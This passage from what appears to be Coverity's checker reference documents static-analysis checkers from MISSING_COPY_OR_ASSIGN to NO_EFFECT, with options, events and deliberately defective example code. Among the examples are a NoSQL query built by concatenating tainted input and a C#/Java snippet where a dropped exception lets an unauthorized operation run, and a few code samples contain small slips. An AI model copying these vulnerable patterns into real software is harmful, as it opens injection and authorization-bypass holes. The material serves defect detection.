  // inadequate copy constructor
  MyString(const MyString &init) : p(init.p) {}
  ~MyString() {free(p);}
  // inadequate assignment operator
  MyString &operator=(const MyString &rhs)
  {
    if (this != &rhs) {
      p = rhs.p;
    }
    return *this;
  }
};
```

4.96.3. Events

This section describes one or more events produced by the MISSING_COPY_OR_ASSIGN checker.

- `missing_copy_ctor` - A class that owns resources has no copy constructor.
- `bad_generated_copy_ctor` - A class that owns resources has no user-written copy constructor. The compiler-generated copy constructor does not properly manage owned resources.
- `inadequate_copy_ctor` - A class that owns resources has a user-written copy constructor that does not manage those resources.
- `missing_assign` - A class that owns resources has no assignment operator.
- `bad_generated_assign` - A class that owns resources has no user-written assignment operator. The compiler-generated assignment operator does not properly manage those resources.
- `inadequate_assign` - A class that owns resources has a user-written assignment operator that does not manage those resources.
- `ctor` - A constructor that allocates resources.
- `dtor` - A destructor that releases resources.

4.97. MISSING_LOCK

Quality, Concurrency Checker

4.97.1. Overview

This C/C++ checker finds many cases where a variable or field is normally protected by a lock/mutex, but in at least one case, is accessed without the lock held. This is a form of concurrent race condition. Race conditions can lead to unpredictable or incorrect program behavior.

MISSING_LOCK tracks when variables are updated with locks. If a variable update is found that does not have a lock, but usually does have a lock, a defect is reported.

Disabled by Default: MISSING_LOCK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable MISSING_LOCK along with other production-level concurrency checkers that are disabled by default, use the `--concurrency` option to `cov-analyze`. This option does not apply preview-level concurrency checkers.

4.97.2. Options

This section describes one or more MISSING_LOCK options.

- `MISSING_LOCK:lock_inference_threshold:<percentage>` - This C/C++ option specifies the minimum percentage of accesses to a global variable or field of a struct that must be protected by a particular lock for the checker to determine that the variable or field should always be protected by that lock. Variable `v` is treated as protected by lock `l` if the proportion of the number accesses of `v` with `l` compared to the total number of accesses of `v` is less than or equal to the percentage you set. If the percentage is set to 50 when two out of four accesses of `v` occur with `l`, the checker will issue a defect. If set to 75, such a scenario would not produce a defect report. Defaults to `MISSING_LOCK:lock_inference_threshold:76`

  Example:

  ```
  --checker-option MISSING_LOCK:lock_inference_threshold:50
  ```

4.97.3. Examples

This section provides one or more examples of defects found by the MISSING_LOCK checker.

In the following example, the lock `bongo` is acquired most of the time when the variable `bango` is accessed. When `bango` is accessed without a lock in the `lockDefect` function, a defect is reported.

```
struct bingo {
    int bango;
    lock bongo;
};
void example(struct bingo *b) {
    lock(&b->bongo);  //  example_lock
    b->bango++;       //  example_access
    unlock(&b->bongo);

    lock(&b->bongo);  //  example_lock
    b->bango++;       //  example_access
    unlock(&b->bongo);

    lock(&b->bongo);  //  example_lock
    b->bango++;       //  example_access
    unlock(&b->bongo);
}
```

```
void lockDefect(struct bingo *b) {
    b->bango = 99;   // missing_lock
}
```

4.97.4. Models

You can use the __coverity_lock_alias__ modeling primitive to model C++ lock wrapper classes for this checker. For example:

```
struct Lock;
struct AutoLock {
    nsAutoLock(Lock *a) {
        __coverity_lock_alias__(this, a);
        __coverity_exclusive_lock_acquire__(this);
    }
    ~nsAutoLock() {
        __coverity_exclusive_lock_release__(this);
    }
    void lock() {
        __coverity_exclusive_lock_acquire__(this);
    }
    void unlock() {
        __coverity_exclusive_lock_release__(this);
    }
};
```

4.97.5. Events

This section describes one or more events produced by the MISSING_LOCK checker.

- `missing_lock` - a variable is accessed without a lock.
- `example_lock` - a lock is acquired.
- `example_access` - a variable is accessed while holding the lock.

4.98. MISSING_RESTORE

Quality Checker

4.98.1. Overview

The C/C++, C#, and Java checker finds many instances in which a non-local state of a program is altered for local use but inconsistently restored. Non-local state refers to anything that is not a local variable of a function or method and is not being used to return a value.

C/C++, C#, and Java

- **Preview checker:** MISSING_RESTORE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release

could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

- **Disabled by Default**: MISSING_RESTORE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

There are two main patterns for MISSING_RESTORE issues:

- Explicit saving, followed by modification and inconsistent restoration; for example:

```
local = non_local; // Save the non-local into a local variable.
non_local = 1; // Modify the non-local for local use.
// Do something dependent on 'non_local', usually involving a function call
if (condition)
    return; // Conditionally do not restore 'non_local'.
non_local = local; // Otherwise, do restore it.
```

- Verification of an assumed preexisting value, followed by modification and inconsistent restoration. This pattern is used when the non-local variable has some default global "sentinel" value, for example:

```
if (non_local == 0) { // verify that the non-local is as expected
    non_local = 1; // modify the non-local for local use
    // do something dependent on 'non_local'
    if (condition)
        return; // conditionally don't restore 'non_local'
    non_local = 0; // otherwise, do restore the original sentinel value
}
```

Failing to restore non-local state can result in a range of later consequences, from none (if the unrestored value is not used later), to surprising and undesirable behavior (if the unrestored value is used by code that expects the previous non-local value), to crashes or exceptions (if the inadvertently unrestored local value goes out of scope or otherwise becomes invalid by the time it is later used).

This MISSING_RESTORE checker combines a number of heuristics to distinguish between cases in which seemingly inconsistent restoration of non-local state is intentional and when it is likely to indicate a bug. A common pattern in which conditional restoration is intentional occurs when the modification of a non-local state is provisional and can only be left in place if some later uncertain step succeeds. For C/C++, such code often looks as follows:

```
// Prepare to try essential step.
int save = p->m; // In case we need to restore it upon failure.
p->m = new_value; // The change we want to keep.
// ...
if (something_that_may_fail(p)) {
    // good, keep change to 'p->m'
    // other stuff
    return true; // success
}
// Failure: clean up
p->m = save;
return false;
```

In such cases, along the "normal" or "success" path, the modified non-local value is retained, but on the "failure" path it is restored. There are many different ways "success" or "failure" can be encoded in the return value, and the checker attempts to identify a number of these. When the checker can establish which return values are associated with "success" (or, more generally, the "primary" result of the function or method) and which are associated with other results, it will only report inconsistencies along either the primary return value paths or along the other return value paths, but not between primary paths and other paths. That means that it will not report the preceding C++ example, but it will report the following C++ example:

```
// Prepare to try essential step.
int save = p->m; // In case we need to restore it upon failure.
p->m = new_value; // The change we wnat like to keep
// ...
if (something_that_may_fail(p)) {
    // Good, keep change to 'p->m'.

    // But...
    if (!some_other_necessary_condition)
        return false; // ERROR: Not restoring 'p->m' before returning false.

    // Other stuff.
    return true; // Success
}
// Failure: clean up
p->m = save;
return false;
```

This heuristic does not cover all cases: Functions or methods might not return a value at all; the values they return might not form a pattern that the checker can identify; or the paths that restore and do not restore the non-local value might not be meaningfully correlated with return values at all.

4.98.2. Options

This section describes one or more MISSING_RESTORE options.

- `MISSING_RESTORE:report_restore_not_dominated_by_modify:<boolean>` - By default the checker only reports cases where the non-local variable is modified along all paths between the point where it is saved and the point where it is restored. Such a modification is said to dominate the restoration. While it is clear that the assignment of the local variable to the non-local is genuinely a restoration in such cases, there are also cases that genuinely restore even without such domination. Enabling this C/C++, C#, and Java option causes such cases to be reported, but is also likely to report some instances where either no genuine restore is occurring or it was intentional to only restore under some conditions. Defaults to `MISSING_RESTORE:report_restore_not_dominated_by_modify:false`

- `MISSING_RESTORE:report_uncorrelated_with_return:<boolean>` - When the restoration of non-local state is not correlated with the return value of the function or method, there is a greater chance that the behavior is intentional. When set to `true`, this C/C++, C#, and Java option expands reporting of software issues to such cases. By default, this option otherwise limits reporting to cases in which the checker can both recognize a pattern in the different return values from the function or method, and establish a correlation between different return values and whether restoration is likely to be expected for any given return value. Defaults to `MISSING_RESTORE:report_uncorrelated_with_return:false`

Note that the checker treats the case in which a method or function throws an exception as more significant than any differences in return value. So if the method or function restores on some paths and fails to restore due to an exception on another path, the checker will always report the event as a defect, regardless of the value of this option.

4.98.3. Examples

This section provides one or more examples of defects found by the MISSING_RESTORE checker.

4.98.3.1. C/C++ Examples

The following example assumes that the `report_uncorrelated_with_return` option is set to true.

```
extern int refresh_mode;

void move(item_t *item)
{
    int save_mode = refresh_mode;
    refresh_mode = 0; /* reduce flicker */
    if (!lock_for_move(item))
        return; /* error: leaving 'refresh_mode' as 0 */
    handle_move(item);
    unlock_for_move(item);
    refresh_mode = save_mode;
}
```

4.98.3.2. C# Examples

The following example assumes that the `report_uncorrelated_with_return` option is set to true.

```
static int refreshMode;

void move(Item item)
{
    int saveMode = refreshMode;
    refreshMode = 0; /* reduce flicker */
    if (!lockForMove(item))
        return; /* error: leaving 'refreshMode' as 0 */
    handleMove(item);
    unlockForMove(item);
    refreshMode = saveMode;
}
```

4.98.3.3. Java Examples

The following example assumes that the `report_uncorrelated_with_return` option is set to true.

```
static int refreshMode;
```

```
public void move(Item item) throws LockException {
    int save_mode = refreshMode;
    refreshMode = 0;
    lockForMove(item); // can throw LockException, leaving 'refresh_mode' as 0
    handleMove(item);
    unlockForMove(item);
    refreshMode = save_mode;
}
```

4.98.4. Events

This section describes one or more events produced by the MISSING_RESTORE checker.

- `save` - A non-local value is saved in a local variable.
- `compare` - A non-local value is compared against an expected "sentinel" value.
- `modify` - A previously saved or compared non-local value is modified.
- `end_of_path` - The end of path was reached with the unrestored, modified value of the non-local variable still in place.
- `restoration_example` - An example along a different path where the value of the non-local is restored.
- `exception` - Indicates when control left the function or method due to an exception thrown within a called function or method.

4.99. MISSING_RETURN

Quality Checker

4.99.1. Overview

This C/C++ checker finds cases where a non-void function does not return a value, and optionally, when it returns more than one value.

Not returning a value, or returning multiple values, can result in unpredictable program behavior. Unreachable paths are not reported as a defect, even if there is no return value:

```
int fn(int x)
{
    switch (x) {
        case 5:   return 4;
        default:  return 5;
    }
    // no return; but not a defect, since unreachable
}
```

Enabled by Default: MISSING_RETURN is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.99.2. Options

This section describes one or more MISSING_RETURN options.

- `MISSING_RETURN:only_one_return:<boolean>` - If this C/C++ option is set to `true`, the checker reports cases where a function has more than one return statement. Defaults to `MISSING_RETURN:only_one_return:false`
- `MISSING_RETURN:ignore_void:<boolean>` - If this C/C++ option is set to `true`, the checker ignores `only_one_return` cases for functions that do not return a value. (See the `only_one_return` option for details.) Defaults to `MISSING_RETURN:ignore_void:true`

4.99.3. Examples

This section provides one or more examples of defects found by the MISSING_RETURN checker.

```
int fn(int x) {
    if (x == 5)
        return 4;
    else if (x == 3)
        return 2;

} // missing_return
```

The next example uses the `only_one_return` option.

```
int fn(int x) {
    if (x == 5)
        return 4;  // extra_return
    else if (x == 3)
        return 2;  // extra_return
    return 0;      // extra_return
}
```

4.99.4. Events

This section describes one or more events produced by the MISSING_RETURN checker.

- `missing_return` - The function does not return a value.
- `extra_return` - The function returns multiple values.

4.100. MISSING_THROW

Quality Checker

4.100.1. Overview

This C# and Java checker finds instances of exception objects that are being created but never thrown. It reports a defect when a statement consists only of the creation of an exception object. Failure to throw an exception when one is intended can lead to incorrect program behavior. In particular, if the exception was intended to prevent subsequent code from executing, a missing throw can cause undesired code execution.

C# and Java

- **Preview checker:** MISSING_THROW is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.
- **Disabled by Default**: MISSING_THROW is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.100.2. Examples

This section provides one or more examples of defects found by the MISSING_THROW checker.

4.100.2.1. C# and Java

The developer of the following code intends for the user to be authorized by `VerifyAuthorization(user)`, which throws a `SecurityException`. The developer intends to wrap that exception in its own exception class and throw the new exception, but has neglected to throw it. The dangerous operation will execute regardless of whether the user is authorized.

```
void DoSomething(User user)
{
  try
  {
    VerifyAuthorization(user);
  }
  catch(SecurityException ex)
  {
    new WrapperException(ex); // Defect here
  }
  DoSomethingDangerous();
}
```

4.100.3. Events

C# and Java

This section describes one or more events produced by the MISSING_THROW checker.

- `exception_created` - [C#, Java] An exception of type `SomeException` is created but neither thrown nor saved.

4.101. MIXED_ENUMS

Quality Checker

4.101.1. Overview

This C/C++ checker reports cases in which a symbol (such as a variable, field or member, or function) is treated as two different `enum` types in different places. In some cases, the symbol is explicitly declared to be an enum type. In others, the checker infers that a symbol that is declared only to have an integer type is effectively an enum type.

This type inferencing process identifies places where one of the following is true:

- The symbol is the recipient or source of a value in an assignment statement.
- The symbol is returned by a function.
- The symbol is passed as an argument.
- The symbol is compared against something.
- The symbol is cast.

Preview checker: MIXED_ENUMS is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to support@coverity.com on its accuracy and value.

Disabled by Default: MIXED_ENUMS is disabled by default. To enable it, you can use the --enable option to the cov-analyze command.

In C, type checking of enum types is extremely weak. As a result, it is common to mix enum types without casting. Even in C++, compilers do not perform type inferencing for integer type expressions, so developers often do not use casts when intentionally mixing enum types. In general, the cleanest way to eliminate intentional MIXED_ENUMS defects is to explicitly cast when mixing enum types, even when the declared type of a symbol is only an integer type.

This checker does not report a defect for uses of many common idioms that involve enum types. For example, two different enum types are treated as equivalent if the types contain the same enumeration constant values in the same order. The checker does not report a defect in this case, which arises when a library has one enum type that is defined in its public API and a different, effectively equivalent enum type that is defined internally. Ideally, the code would explicitly cast between the two enum types. However, since such casts are usually not required by compilers, they are frequently omitted from the code.

Another idiom builds one enum type on another by extending the range of possible values. If one enum type contains a set of values that is adjacent to the range of values of another enum type, the checker treats the two enum types as disjoint, which means that they are non-overlapping sets of values.

In some cases, an enum declaration is used as a convenient way to declare symbolic constants, rather than to create a type. This practice is common in C code. In the following example, an enum declaration has no tag, so the type that it declares is unnamed (or effectively anonymous):

```
enum /* no tag here */ {
  a_constant,
  another_constant
};
```

Since the enumeration constants that are declared in such enums are often intended to represent untyped integer values, the checker does not report mixing of these anonymous `enum` types with other `enum` types. One potentially undesirable side-effect of this heuristic follows: An `enum` type that has no tag, but is used in a `typedef` or a variable declaration, is considered to be anonymous, even though these untagged `enum` types are often used more like real `enum` types. For example:

```
typedef enum /* no tag here */ {
  one_enumeration_constant,
  another_enumeration_constant
} my_enum_type;
```

```
enum /* no tag here */ {
  foo,
  bar
} some_variable;
```

If you do not use anonymous enums to declare untyped constants, you can enable the `report_anonymous_enums` checker option to avoid missing real defects that involve such types or variables.

4.101.2. Options

This section describes one or more MIXED_ENUMS options.

- `MIXED_ENUMS:report_equivalent_enums:<boolean>` - If this C/C++ option is set to `true`, the checker reports the mixing of different, effectively equivalent `enum` types. Defaults to `MIXED_ENUMS:report_equivalent_enums:false`
- `MIXED_ENUMS:report_disjoint_enums:<boolean>` - If this C/C++ option is set to `true`, the checker reports the mixing of different, disjoint `enum` types. Defaults to `MIXED_ENUMS:report_disjoint_enums:false`
- `MIXED_ENUMS:report_anonymous_enums:<boolean>` - If this C/C++ option is set to `true`, the checker reports the mixing of enumeration constants from unnamed (anonymous) `enum` types with other `enum` types. Defaults to `MIXED_ENUMS:report_anonymous_enums:false`

4.101.3. Examples

This section provides one or more examples of defects found by the MIXED_ENUMS checker.

In the following example, the expression being switched on has an `enum` type, and the `enum` type case labels are not of that same type:

```
enum e {E1, E2};
enum f {F0, F1, F2, F3};
...
void foo(e ee) {
    switch (ee) {
    case E1:
        ...
    case F2: /* Defect */
        ...
    }
}
```

In the following example, the expression being switch on is not itself an `enum` type, and the case labels that are of `enum` types are not of the same `enum` type:

```
void bar(int x) {
    switch (x) {
    case E1: /* Defect in conjunction with (see the second line that follows) ... */
        ...
    case F2: /* ... this */
        ...
    }
}
```

4.101.4. Events

This section describes one or more events produced by the MIXED_ENUMS checker.

- `switch_on_enum` - An `enum` type expression is the operand of a switch statement.
- `first_enum_type` - Use of an integer type expression in a context involving an `enum` type implies that the expression effectively has that `enum` type.
- `mixed_enums` - An expression that was declared or inferred to have an `enum` type is mixed with a different `enum` type that is neither equivalent nor disjoint.
- `mixed_equivalent_enums` - An expression that was declared or inferred to have an `enum` type is mixed with a different, effectively equivalent `enum` type.
- `mixed_disjoint_enums` - An expression that was declared or inferred to have an `enum` type is mixed with a different, disjoint `enum` type.

4.102. NEGATIVE_RETURNS

Quality Checker

4.102.1. Overview

This C/C++ checker finds many misuses of negative integers. Negative integers and function return values that can potentially be negative must be checked before being used (for example, as array indexes, loop bounds, algebraic expression variables or size/length arguments to a system call).

Negative integer misuses can cause memory corruption, process crashes, infinite loops, integer overflows, and security defects (if a user is able to control improperly checked input).

Common negative integer misuses include:

- Assigning a negative value to a signed integer variable before using it as a static array index.
- Using a negative function return value either directly or by casting it to an unsigned integer.

  A signed, negative integer implicitly cast to an unsigned integer will yield a very large value. If that value is incorrectly bounds-checked before being used, a process can, for example, allocate too much memory, allow a loop to process too long, overrun and corrupt memory, or yield an integer overflow. These defects are inherently hard to detect because their repercussions may not immediately appear during process execution.

Enabled by Default: NEGATIVE_RETURNS is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.102.2. Examples

This section provides one or more examples of defects found by the NEGATIVE_RETURNS checker.

```
void basic_negative() {
    int buff[1024];
    int x = some_function(); // some_function() might return -1.
    buff[x] = 0;             // Defect: buffer underrun at buff[-1]
}
```

```
void subtle_negative() {
    unsigned x;
    x = signed_count_func(); // Returns signed -1 on error.
                             // -1 cast to an unsigned is a very large integer.
    loop_with_param(x);      // Uses x as an upper bound.
                             // Defect: loop might never end or last too long.
}
```

```
void another_subtle_negative(){
    unsigned int c;
    for (i = 0; (c=read(fd, buf, sizeof(buf)))>0; i+=c)

         // read() returns -1 on error, c is now a very large integer
    if (write(1, buf, c) != c)  // Defect:  Too many bytes written to stdout.
        die("Write call failed");
}
```

4.102.3. Models

Incorrect inferences, either interprocedurally or within a single function, can cause false positives. In the interprocedural case, you can write custom models to suppress a false positive. In the single function case, you can suppress the false positive with the `//coverity` code annotation.

NEGATIVE_RETURNS looks for two different types of incorrect interprocedural information:

1. A function return value could be negative.
2. A potentially negative value is used in a called function in a dangerous way.

For example, suppose Coverity Analysis analyzes the `return_positive_value` function incorrectly and determines that it could return `-1` when, in fact, that is not possible. To suppress this false positive, you can add the following model to the library:

```
int return_positive_value(void)
{
    int ret;
    assert(ret >= 0);
    return ret;
}
```

This model indicates that the returned value is always non-negative.

The second false positive type is possible if, for example, Coverity Analysis determines that a negative variable is used as an array index and is unable to infer a code bounds check. In this case, you can add a model to explicitly indicate that the function *does* do an appropriate bounds check:

```
int correct_bounds_check(int idx, int* buf)
{
    assert(idx >= 0);
    return buf[idx];
}
```

This model indicates that the index is always non-negative before being used.

4.102.4. Events

This section describes one or more events produced by the NEGATIVE_RETURNS checker.

- `negative_return_fn`: A function can return a negative value.
- `negative_returns`: A potentially negative value was passed to a sink.
- `var_tested_neg`: A variable can be negative and is tracked to see if it reaches a sink.

4.103. NESTING_INDENT_MISMATCH

Quality Checker

4.103.1. Overview

This C/C++, C#, Java, JavaScript, and PHP checker reports many cases where the indentation structure of the code does not match the syntactic nesting. Often this is caused by forgetting to add braces where they are optional, for example, around the body of an `if` statement. The indentation of code implies a greater nesting level than the syntax indicates.

C/C++, C#, Java, JavaScript, and PHP

- **Enabled by Default**: NESTING_INDENT_MISMATCH is enabled by default. For enablement/ disablement details and options, see Section 1.3, “Enabling Checkers”.

There are three possible causes of this issue:

- The code is logically incorrect because of incorrect nesting, but the indentation suggests that the developer intended to nest it properly.
- The code is logically correct but excessively indented.
- The code is correct as written but identified as an issue due to the use of unusual formatting. In this case, you should classify it as *Intentional* in Coverity Connect.

This checker also infers from indentation the so-called "dangling else" issue. In the following example, it appears that the developer intended `do_something_else()` to be the `else` of the first `if` statement (that is, when `condition1` is false). However, the `else` is incorrectly written to apply to the second `if` (that is, when `condition1` is true and `condition2` is false, with nothing happening when `condition1` is false):

```
if (condition1)
    if (condition2)
        do_something();
else // "dangling"
    do_something_else();
```

When the second `if` does not have its own `else`, this code should be written as follows:

```
if (condition1)
{
    if (condition2)
        do_something();
}
else
    do_something_else();
```

Nesting code improperly can produce a broad range of effects. If a developer intends to (but does not) nest a statement under an `if` statement, the code will be executed unconditionally. If the statement was meant to be nested under a looping statement (such as `while` or `for`), it will not be executed within the body of the loop, and it will be unconditionally executed after the loop terminates.

Although there is no run-time consequence to incorrect indentation, such misleading formatting can detract from the readability of code.

Fixing issues that arise from incorrect nesting is usually a matter of creating a block (by adding curly braces around the multiple statements that are all meant to be nested). In the case of a multi-statement macro, it is usually best to include the necessary curly braces in the macro definition itself. When the nesting level is correct, the code simply needs to be unindented.

4.103.2. Options

This section describes one or more NESTING_INDENT_MISMATCH options.

- `NESTING_INDENT_MISMATCH:report_bad_indentation:<boolean>` - When this option is true, the checker will report cases where the indentation does not match the syntactic nesting, but the code is likely to be logically correct. In these cases, the run-time behavior is correct, but the code might continue to be misleading and difficult to maintain. Defaults to

NESTING_INDENT_MISMATCH:report_bad_indentation:false for C/C++, C#, Java, JavaScript, and PHP option (all languages).

This checker option is automatically set to true if the --aggressiveness-level option of the cov-analyze command is set to high.

4.103.3. Examples

This section provides one or more examples of defects found by the NESTING_INDENT_MISMATCH checker.

In the following example, a parent if statement with a non-compound then sub-statement do_one_thing_conditionally(); (here called the nephew) is followed by the statement do_another_thing_conditionally(); (here called the uncle because it is a sibling of the parent, not the child, or nephew). The indentation suggests that the developer intended to nest do_another_thing_conditionally(); under the if statement (as a sibling of nephew), when instead, it will be executed unconditionally:

```
if (condition) /* parent */
    do_one_thing_conditionally(); /* nephew */
    do_another_thing_conditionally(); /* uncle */
```

4.103.3.1. C/C++

In the following C/C++ example, the developer clearly intended to condition all of the actions of the expansion of MULTI_STMT_MACRO on the specified condition. Though the foo(p->x); portion of the statement is conditional, the bar(p->y); portion is executed unconditionally after the if statement:

```
#define MULTI_STMT_MACRO(x, y) foo(x); bar(y) /* user ';' */
/* ... */
if (condition)
    MULTI_STMT_MACRO(p->x, p->y);
```

4.103.3.2. PHP

```
function test($i) {
    if ($i)
        x();
        y(); // Defect here.
}
```

4.103.4. Events

This section describes one or more events produced by the NESTING_INDENT_MISMATCH checker.

- actual_if - The "if statement that the else actually goes with, syntactically.
- dangling_else - The else clause that is either indented incorrectly or does not go with the if statement that its indentation suggests.

- `intended_if` - The `if` statement for which the `else` was intended, based on the indentation.
- `parent` - Statement under which the `nephew` is nested.
- `nephew` - Statement that is nested under the `parent`.
- `uncle` - Statement with indentation that matches a `nephew` when the statement is actually a sibling of the `parent`.
- `multi_stmt_macro` - Macro that expands to two or more statements, only the first of which is nested under the `parent`.

4.104. NON_STATIC_GUARDING_STATIC

Quality, Concurrency Checker

4.104.1. Overview

This C# and Java checker finds many instances in which a non-static field is locked to guard a static field. This could place a lock on many different objects, one for each instance of the class that contains the non-static field that is locked, which would be equivalent to having no lock at all. Non-static locking defects include instance method locking with the method-level `synchronized` keyword in Java and the `MethodImplOptions.Synchronized` attribute in C#.

This checker only infers that a particular non-static lock is used to guard a static field if the static field is written while a non-static lock is held. If this is the case, all reads and writes to the static field that are performed while holding the non-static lock are marked as NON_STATIC_GUARDING_STATIC defects.

C# and Java

- **Enabled by Default**: NON_STATIC_GUARDING_STATIC is enabled by default. For enablement/ disablement details and options, see Section 1.3, “Enabling Checkers”.

4.104.2. Examples

This section provides one or more examples of defects found by the NON_STATIC_GUARDING_STATIC checker.

4.104.2.1. C#

In the following example, the analysis infers that `refCount` is guarded by `mutex`. If multiple threads with references to multiple `Foo` objects call `DoStuff()` concurrently, after all threads complete, `Foo.refCount` might have a value that is less than the number of times `DoStuff()` was called, or have a value that is inconsistent with the number of valid serial executions of the threads.

```
class Foo {
    private static int refCount = 0;
    private Object mutex = new Object();

    public void DoStuff() {
        lock (mutex) {
            refCount++; //A NON_STATIC_GUARDING_STATIC defect here.
        }
    }
}
```

The following examples show defects for both a read and write of a particular static field.

```
public class Example {
    private object myLock; // Note that this is an instance field.
    private static long myResource;
    public void method() {
        lock(myLock) {
            myResource++; //A NON_STATIC_GUARDING_STATIC defect here.
        }
    }

    public long method2() {
        lock(myLock) {
            return myResource; //A NON_STATIC_GUARDING_STATIC defect here.
        }
    }
}
```

In the following examples, the checker does not report defects on the static fields because they are only read. Without a write in a locked-on-non-static context, there is not strong enough evidence to determine that a bug exists.

```
public class NoWritesExample {
    private object myLock; // Note that this is an instance field.
    private static long myResource;
    public bool method() {
        lock(myLock) {
            return myResource > 5; //No NON_STATIC_GUARDING_STATIC defect here.
        }
    }

    public long method2() {
        lock(myLock) {
            return myResource; //No NON_STATIC_GUARDING_STATIC defect here.
        }
    }
}
```

The following example shows an instance method lock that uses the method-level `MethodImplOptions.Synchronized` attribute on a static field.

```
using System.Runtime.CompilerServices;

class Foo2 {
    private static int refCount = 0;

    [MethodImpl(MethodImplOptions.Synchronized)]
    public void DoStuff() {
        refCount++; //A NON_STATIC_GUARDING_STATIC defect here.
    }
}}
```

4.104.2.2. Java

In the following example, the analysis infers that `refCount` is guarded by `mutex`. If multiple threads with references to multiple Foo objects call `doStuff()` concurrently, after all threads complete, `Foo.refCount` might have a value that is less than the number of times `doStuff()` was called, or have a value that is inconsistent with the number of valid serial executions of the threads.

```
class Foo {
    private static int refCount = 0;
    private Object mutex = new Object();

    public void doStuff() {
        synchronized (mutex) {
            refCount++; //A NON_STATIC_GUARDING_STATIC defect here.
        }
    }
}
```

The following example shows an instance method lock that uses the method-level `synchronized` keyword on a static field.

```
class Foo2 {
    private static int refCount = 0;

    public synchronized void doStuff() {
        refCount++; //A NON_STATIC_GUARDING_STATIC defect here.
    }
}
```

4.104.3. Events

This section describes one or more events produced by the NON_STATIC_GUARDING_STATIC checker.

- `lock_event` - [C# and Java] Shows the lock name for each lock acquisition.
- `guarded_access` - [C# and Java] A static field reference is dereferenced.

4.105. NOSQL_QUERY_INJECTION

Security Checker

4.105.1. Overview

This Java checker finds NoSQL query injection vulnerabilities, which arise when uncontrolled dynamic data is passed into a NoSQL database application such as CouchDB. This data is then used to construct a query. The injection of tainted data might change the intent of the query, which can bypass security checks or execute arbitrary code.

Preview checker: NOSQL_QUERY_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: NOSQL_QUERY_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable NOSQL_QUERY_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.105.2. Examples

This section provides one or more examples of defects found by the NOSQL_QUERY_INJECTION checker.

In the following example, the parameter `query` is tainted. The parameter is concatenated to a query string. This query string is then passed to `ExecutionEngine.execute`, which is a sink for this checker.

```
public void executeQuery(String query) {
...
  String fullQuery = "start n=node(*) where n.name = '" + query
    + "' return n, n.name" );
  ExecutionEngine engine = new ExecutionEngine();
  ExecutionResult result = engine.execute(fullQuery);
...
}
```

An attacker can change the intent of the query by inserting single quotes. Following the insertion, the attacker could add additional syntax to potentially return different nodes, potentially accessing unauthorized data.

4.105.3. Events

This section describes one or more events produced by the NOSQL_QUERY_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.

- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.106. NO_EFFECT

Quality Checker

4.106.1. Overview

This C/C++, JavaScript, and PHP checker finds many instances of statements or expressions that do not accomplish anything, or statements that perform an action that is not the intended action. Usually this issue is caused by a typographical error in the program.

C/C++, JavaScript, and PHP

- **Enabled by Default**: NO_EFFECT is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.106.2. Options

This section describes one or more NO_EFFECT options.

- `NO_EFFECT:array_null:<boolean>` - When this C/C++ option is true, the checker reports a check of an array against NULL. Checks in macros are not reported. Defaults to `NO_EFFECT:array_null:true`

```
void array_null() {
unsigned int a[3];
unsigned int b[1];
unsigned int c[2];
    if (*a == 0)
        a[0];
    if (b == 0)         // The entire array b is compared to 0.
        b[1];
    if (c[1] == 0)
```

```
        c[1];
}
```

- `NO_EFFECT:bad_memset:<boolean>` - When this C/C++ option is true, the checker reports defects when suspicious arguments are passed to the `memset` function. A size argument of `0` can indicate that the size and fill arguments are switched. A fill value outside the range of -1 to 255 will likely lead to truncation. A fill value of `0` is likely intended to be `0`. Defaults to `NO_EFFECT:bad_memset:true`

```
void bad_memset() {
int *p;
    memset(p, '0', l);      // Fill value is '0', and 0 is more likely.
    memset(p, l, 0);        // Length is 0, and so likely that l and 0 reversed.
    memset(p, 0xabcd, l);   // Fill is truncated, and so memory
                            // will not contain the 0xabcd pattern.
}
```

- `NO_EFFECT:bool_switch:<boolean>` - When this C/C++ option is true, the checker reports switching on a comparison because this indicates that the assignment was probably intentional. Defaults to `NO_EFFECT:bool_switch:true`

```
int a, b;
void bool_switch() {
    switch (a == b) {  // Boolean switch
    case 1:
    }
}
```

- `NO_EFFECT:extra_comma:<boolean>` - When this C/C++ option is true, the checker reports a defect if the left operand of a comma operator has no side effects. Defaults to `NO_EFFECT:extra_comma:true`

```
void extra_comma() {
int a, b;
